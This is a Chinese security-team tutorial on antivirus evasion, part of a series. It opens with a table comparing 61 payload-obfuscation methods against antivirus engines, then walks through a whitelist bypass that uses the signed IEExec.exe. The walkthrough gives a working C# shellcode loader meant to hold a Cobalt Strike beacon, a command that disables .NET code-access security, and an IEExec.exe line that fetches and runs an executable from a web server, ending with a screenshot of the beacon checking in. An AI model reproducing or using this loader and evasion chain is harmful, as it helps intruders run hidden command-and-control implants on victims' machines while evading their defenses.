

Author:雨夜RainyNight@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]


- 免杀能力一览表
- 一、IEExec.exe介绍
- 二、IEExec.exe执行payload
- 三、参考资料

IEExec.exe应用程序是.NET Framework附带程序，存在于多个系统白名单内。可以将IEExec.exe应用程序用作主机，以运行使用URL启动的其他托管应用程序。

为: C:\Windows\Microsoft.NET\Framework64\v2.0.50727

我们先使用CS生成监听上线的C#payload（注意我们要生成64位的shellcode）。





编写如下代码（namespace别忘记修改为自己的），然后将CS生成的payload填写到下面代码的数组中。

```
using System;
using System.Runtime.InteropServices;
namespace testIEexec
{
    class Program
    {
        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
        private static UInt32 MEM_RELEASE = 0x8000;
        public static void Main(string[] args)
        {
            // 替换下面数组中的内容
            byte[] proc = new byte[894] { 0xfc, 0x48, 0x83, 0xe4,
            0xf0, 0xe8, 0xc8, 0x00, 0x00, 0x00, ..... };
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)proc.Length,
            MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(proc, 0, (IntPtr)(funcAddr), proc.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            // prepare data
            PROCESSOR_INFO info = new PROCESSOR_INFO();
            IntPtr pinfo =
            Marshal.AllocHGlobal(Marshal.SizeOf(typeof(PROCESSOR_INFO)));
```

```

        Marshal.StructureToPtr(info, pinfo, false);
        // execute native code
        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref
threadId);
        WaitForSingleObject(hThread, 0xFFFFFFFF);
        // retrieve data
        info = (PROCESSOR_INFO)Marshal.PtrToStructure(pinfo,
typeof(PROCESSOR_INFO));
        Marshal.FreeHGlobal(pinfo);
        CloseHandle(hThread);
        VirtualFree((IntPtr)funcAddr, 0, MEM_RELEASE);
    }
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32
lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
    [DllImport("kernel32")]
    private static extern bool VirtualFree(IntPtr lpAddress,
UInt32 dwSize, UInt32 dwFreeType);
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32
lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
    [DllImport("kernel32")]
    private static extern bool CloseHandle(IntPtr handle);
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr
hHandle, UInt32 dwMilliseconds);
    [DllImport("kernel32")]
    private static extern IntPtr GetModuleHandle(string
moduleName);
    [DllImport("kernel32")]
    private static extern UInt32 GetProcAddress(IntPtr hModule,
string procName);
    [DllImport("kernel32")]
    private static extern UInt32 LoadLibrary(string
lpFileName);
    [DllImport("kernel32")]
    private static extern UInt32 GetLastError();
    [StructLayout(LayoutKind.Sequential)]
    internal struct PROCESSOR_INFO
    {
        public UInt32 dwMax;
        public UInt32 id0;
        public UInt32 id1;
        public UInt32 id2;
        public UInt32 dwStandard;
        public UInt32 dwFeatures;
    }

```


```

        public UInt32 dwFeature;

        // if AMD
        public UInt32 dwExt;
    }
}
}

```

编译生成exe,然后部署到我们的web服务器上，例如我这里使用的是phpstudy。



使用管理员身份打开cmd，分别运行下面两条命令。


```
选择管理员: 命令提示符 - CasPol.exe -s off
Microsoft Windows [版本 10.0.18362.657]
(c) 2019 Microsoft Corporation. 保留所有权利。

C:\Windows\system32>cd C:\Windows\Microsoft.NET\Framework64\v2.0.50727>
命令语法不正确。

C:\Windows\system32>cd C:\Windows\Microsoft.NET\Framework64\v2.0.50727
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>CasPol.exe -s off
Microsoft (R) .NET Framework CasPol 2.0.50727.9136
版权所有 (C) Microsoft Corporation. 保留所有权利。
已临时关闭 CAS 强制。如果想要还原设置, 请按 <enter>。
```

这里的文件路径自己替换为自己部署的exe的路径即可。

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>IEExec.exe http://127.0.0.1/test.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>
```

可发现CS已成功上线，程序成功执行，执行程序的pid为17116。

Cobalt Strike 3.13 by ssooking					
Discover the New Attack Surface					
external	internal	user	computer	note	pid
127.0.0.1	127.0.0.1	Lenovo	LAPTOP		17116
Event Log X Listeners X					
name	process	host	pid	ipaddress	
111	windows Defender Antivirus	host	25456	127.0.0.1	

系统任务管理器中pid 为17116的程序名称。

进程	性能	应用历史记录	启动	用户	详细信息	服务
名称	状态	PID	5% CPU	56% 内存		
应用 (9)						^
> Firefox (3)			0%	293.9 MB		
> Google Chrome (6)			2.1%	158.5 MB		
> Java(TM) Platform SE binary		7476	0.1%	288.3 MB		
> Microsoft IE Execute shell		17116	0%	4.8 MB		
> VMware Workstation (32 位) (...)			0%	21.2 MB		
> Windows 资源管理器 (2)		9396	0%	45.9 MB		
> WizNote (32 位) (8)			0%	90.1 MB		
> 记事本		12544	0%	1.9 MB		
> 任务管理器		15904	0.4%	27.3 MB		
后台进程 (111)						
> 360主动防御服务模块 (32 位)		4000	0%	3.9 MB		
> Alibaba PC Safe Service (32 位)		5000	0%	8.8 MB		
> Aliyun security business servi		5002	0.2%	1.4 MB		
^						

(D) 简略信息
 结束任务(E)

虽然此方法的免杀率不是特别的高，但是在很多情况下，即使主机处于仅受信任的应用程序可以运行的模式下，IEexec.exe在某些情况下也可以绕过白名单，因为它可能是受信任的二进制文件，并带有Microsoft签名。

三、参考资料

《Application Whitelist Bypass using IEexec.exe》：<https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-ieexec-dot-exe/>